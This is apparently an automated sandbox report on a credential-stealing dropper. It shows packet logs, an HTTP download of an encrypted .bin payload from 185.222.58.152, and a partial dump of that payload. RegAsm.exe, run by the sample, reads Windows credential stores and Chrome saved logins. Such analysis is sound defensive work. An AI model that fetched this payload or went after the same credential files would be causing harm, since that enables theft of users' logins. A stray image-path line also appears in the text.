Feb 22, 2021 15:18:23.965282917 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.965286016 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:23.965302944 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.965315104 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:23.965323925 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.965341091 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.965358973 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:23.965361118 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.965379953 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.965396881 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:23.965415955 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:23.965428114 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:23.965451002 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:24.011744022 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.011780024 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.011790991 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.011991978 CET	49726	80	192.168.2.6	185.222.58.152

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 15:18:24.014591932 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.014625072 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.014642000 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.014662027 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.014687061 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.014705896 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.014730930 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.014756918 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.014779091 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.014800072 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.014818907 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.014842033 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.014864922 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.014889002 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.014914036 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.014939070 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.014961958 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.014978886 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.014997005 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.015012980 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.015031099 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.015048027 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.015067101 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.015083075 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.015100002 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.015115976 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.015134096 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.015150070 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.015165091 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.015181065 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.015196085 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.015415907 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:24.058439016 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.058478117 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.058501959 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.058525085 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.058532000 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:24.058543921 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.058562994 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:24.058626890 CET	49726	80	192.168.2.6	185.222.58.152
Feb 22, 2021 15:18:24.061870098 CET	80	49726	185.222.58.152	192.168.2.6
Feb 22, 2021 15:18:24.061903954 CET	80	49726	185.222.58.152	192.168.2.6

HTTP Request Dependency Graph

- 185.222.58.152

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49726	185.222.58.152	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe


Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 15:18:23.821649075 CET	1119	OUT	GET /EDUORIGIN_baxLdLkc20.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 185.222.58.152 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 15:18:23.871231079 CET	1120	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Mon, 22 Feb 2021 11:17:02 GMT Accept-Ranges: bytes ETag: "8df48f3ec9d71:0" Server: Microsoft-IIS/8.5 Date: Mon, 22 Feb 2021 14:18:23 GMT Content-Length: 219200 Data Raw: 16 85 f9 a9 43 ac 05 77 65 28 e1 36 60 ed a1 81 a8 24 f2 4a dd e8 88 5e 85 14 43 d8 8b 12 e1 e0 af 2f 32 f8 2b e1 8b de 9c fe 91 0b bc e0 6d 7c 04 63 57 7f 87 91 4a db 22 83 12 a6 5b cd 3c 83 6f 9c 1f 7b 95 89 34 27 6a cf eb bf ea de 22 4e 75 55 90 44 e6 00 cc 46 ca b6 61 51 77 ae cc c2 da 97 74 2b f5 f0 3c 06 71 f1 ed 7e a1 a0 d7 d8 3c 9e ba f2 9c b1 1f f6 a4 e5 5e 4e 65 83 26 ec e8 6b af 17 19 ef c1 d9 3c 6f 5a b7 62 1d 84 6e 0d 46 b1 1e ef 16 cb 97 06 f4 05 a4 23 c6 30 b3 36 1c af 61 21 62 39 29 54 e2 24 af c4 32 bb 27 7e 5e 70 4c 32 95 51 db 06 dd ed 5f 74 d4 32 c6 6f a6 dd 16 08 c5 25 dd c8 f9 04 0a 15 86 56 38 07 b3 a3 9a f5 1b b1 2e c1 9d 8f 16 64 f3 1a c8 de 84 94 6a 25 06 a1 df fc 1b 2c 09 b4 50 57 5a ee fa aa 5e d2 84 0c b2 07 e7 4b bf 22 45 3d 80 f8 10 52 6f d1 52 2d 14 42 1c 1a 81 26 5c 19 02 16 e2 8d c8 90 e0 cf 58 a0 7c c7 46 db 34 e6 f0 9a 09 3d 37 d8 bd e9 e5 8a b7 e2 6f 40 d1 9d 99 31 2e 21 56 72 5a d6 db a1 d7 71 66 31 ff de 9d ab ba 62 d9 46 5b b4 5c c3 c5 d1 76 de 7a 26 0d 91 4e 7b 98 9a f6 b6 25 3e 83 a5 5e a4 6c ed 8a 0b df 1f 81 75 24 91 7c ce 17 3b 2d f4 23 16 38 f7 cc 7d fb 33 e5 70 cb 30 d9 12 ca e8 6d 1d 08 89 53 18 0f 01 ed f9 d2 79 f2 c0 8d bb 6d c7 af 33 da a3 5a 9b fa 92 1c 6a 62 e7 bb af 31 1c 16 42 2a 1a 3c b2 fd 6f 4e 07 a3 3a 76 93 49 f7 3b d3 44 43 00 f2 46 d5 f1 7e 80 cc 22 8c d6 38 a5 f6 7b bb 43 aa a6 59 f9 64 e7 16 08 bc 18 0d e4 08 91 d2 c6 00 00 00 bd ae 40 ce 1b 19 8e b3 9e d6 43 24 71 06 85 83 a8 94 5b 9f 8c 11 45 e0 90 f3 2d 26 36 1f 4a 86 71 f4 d0 c7 ef 82 05 2f 9e ca 49 41 c6 bf 87 5a 60 f2 98 7c 8e a0 be 3a bd fb e7 ab af 56 0d ae f7 29 0d 5d 05 5c 31 86 a2 c3 f8 1b c3 0a cf f8 a5 3e a2 fc 28 c0 20 8f 0a f6 dc e5 b0 a9 5d 68 ad b6 61 6a 59 36 2b a8 fe 33 87 f9 be 8f 8c 0f f2 d7 70 52 3b 51 a8 8e e5 31 dc e4 51 c2 25 b8 7b ee 1f 69 3f cf 6f b5 4b 8d 0d 33 91 97 28 32 90 fa 98 cd 1a e6 cd 4c cb 32 ea a1 7d 6f d6 6c db 6a c0 a3 39 f8 06 c1 28 7c 88 b7 90 16 ab 89 df f1 62 3f 1c a2 85 c2 1d a8 62 d4 46 27 06 9f 94 f6 0e 52 98 93 ec f6 3d 8f fc f0 eb 9a 1c f4 3c 96 db 7d 18 30 d3 b8 bd 0f 3b df db 3e 7a 3d ee b6 2b 7e b6 8b 67 f5 4f ba 24 be 19 37 e9 a9 97 1b f2 a3 dc 83 55 94 5b 7a 20 05 2e 7b 21 ae 2d a6 d3 6e 8c 53 1e 87 e6 c4 27 6a fe 1c c1 c0 85 9d 1d f1 37 81 60 b7 af 60 ee 99 fe c8 ac a5 18 6f 58 56 12 d7 52 db 70 58 d1 2c 15 5c cd 47 53 96 56 49 db af 23 81 d3 fa 62 fc 70 eb 17 4f b8 03 61 6f a0 ba 89 c7 2d 48 36 88 af b5 63 2c 92 32 40 4e 2f 30 a2 86 18 c7 06 25 45 32 bc a8 11 c5 6c 7b a0 e4 f7 25 13 42 0c 30 c2 e8 c8 82 c5 dc 1c d2 5b fe 00 eb 21 a7 7a 91 77 35 da 86 02 33 23 ea 8d 6c 9d 89 33 3f 90 ce c7 bd 3e 23 09 ad b3 56 90 44 e2 6f c0 46 8a bc 4b 42 47 ac cc ee da 97 74 2f f5 f0 2d 10 7a da f6 7e a6 b7 29 d9 10 9c a2 f9 9c b6 09 08 a5 c9 5c 59 ee 83 21 f4 18 75 39 1b 32 59 e3 f7 63 d3 5b fb ab 53 dd 06 64 3f bb 7d ad 7b ac cb 67 99 25 c2 42 a8 4f ca 49 17 d6 04 06 07 b2 46 58 89 52 84 80 7a fe f9 12 1d 16 3e 17 98 5b c9 dc dc c1 5d 5f d6 19 25 3d e0 f5 07 44 c4 2c f5 0a 68 37 60 3f 86 56 2b 37 b1 a3 b2 15 1b b3 29 ca 9c 95 00 6f 96 02 c8 d9 9b 6a 6b 09 04 b9 d4 52 71 39 f7 b5 5c 55 4d e5 fa ad 46 2c 85 60 b0 2c c5 60 5c 20 6f 2e 80 fc 1a 78 7c e1 50 2d 38 46 1c 1a 86 26 5c 08 14 1d 09 95 c8 97 f5 31 59 8c 7e df 4d d9 33 b0 8b 9b 25 2f 20 d3 ad ee fd 74 b6 de 6d 6b c3 b6 7a e1 Data Ascii: Cwe(6`$J^C/2+m|cWJ"[<o{4'j"NuUDFaQwt+<q~<^Ne&k<oZbnF#06a!b9)T$2'~^pL2Q_t2o%V8.dj%,PWZ^K" E=RoR-B&\X\|F4=7o@1.!VrZqf1bF[\vz&N{%>^\u$|;-#8}3p0mSym3Zjb1B*<oN:vI;DCF~"8{CYd@C$q[E-&6Jq/IAZ`|:V)]\1>( ]hajY6+3pR;Q1Q%{i?oK3(2L2}olj9(|b?bF'R=<}0;>z=+~gO$7U[z .{!-nS'j7``oXVRpX,\GSVI#bpOao-H6c,2@N/0%E2l{%B0[!z w53#l3?>#VDoFKBGt/-z~)\Y!u92Yc[Sd?}{g%BOIFXRz>[]_%=D,h7`?V+7)ojkRq9\UMF,`,`\ o.x|P-8F&\1Y~M3%/ tmkz

Code Manipulations

Statistics

Behavior



SKM_C3350191107102300.exe
RegAsm.exe
conhost.exe

Click to jump to process

System Behavior

Analysis Process: SKM_C3350191107102300.exe PID: 7056 Parent PID: 6004

General

Start time:	15:17:58
Start date:	22/02/2021
Path:	C:\Users\user\Desktop\SKM_C3350191107102300.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SKM_C3350191107102300.exe'
Imagebase:	0x400000
File size:	61440 bytes
MD5 hash:	58BB0368BC9CF6EC86C266F54CDEFEEB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: RegAsm.exe PID: 6504 Parent PID: 7056

General

Start time:	15:18:09
Start date:	22/02/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SKM_C3350191107102300.exe'
Imagebase:	0xe60000
File size:	64616 bytes
MD5 hash:	6FD7592411112729BF6B1F2F6C34899F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.603404281.000000001DD21000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D81CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D81CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4095	success or wait	1	6D7F5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	8173	end of file	1	6D7F5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D7F5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D7F5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4095	success or wait	1	6D7FCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	8173	end of file	1	6D7FCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D7FCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D7503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D7F5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D7F5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C761B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C761B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4096	success or wait	1	6C761B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4096	end of file	1	6C761B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4095	success or wait	1	6D7F5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	8173	end of file	1	6D7F5705	unknown
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6C761B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\a082a5d4-c9cf-4520-afbf-66f901a64075	unknown	4096	success or wait	1	6C761B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6C761B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6C761B4F	ReadFile

Analysis Process: conhost.exe PID: 1012 Parent PID: 6504

General

Start time:	15:18:09
Start date:	22/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis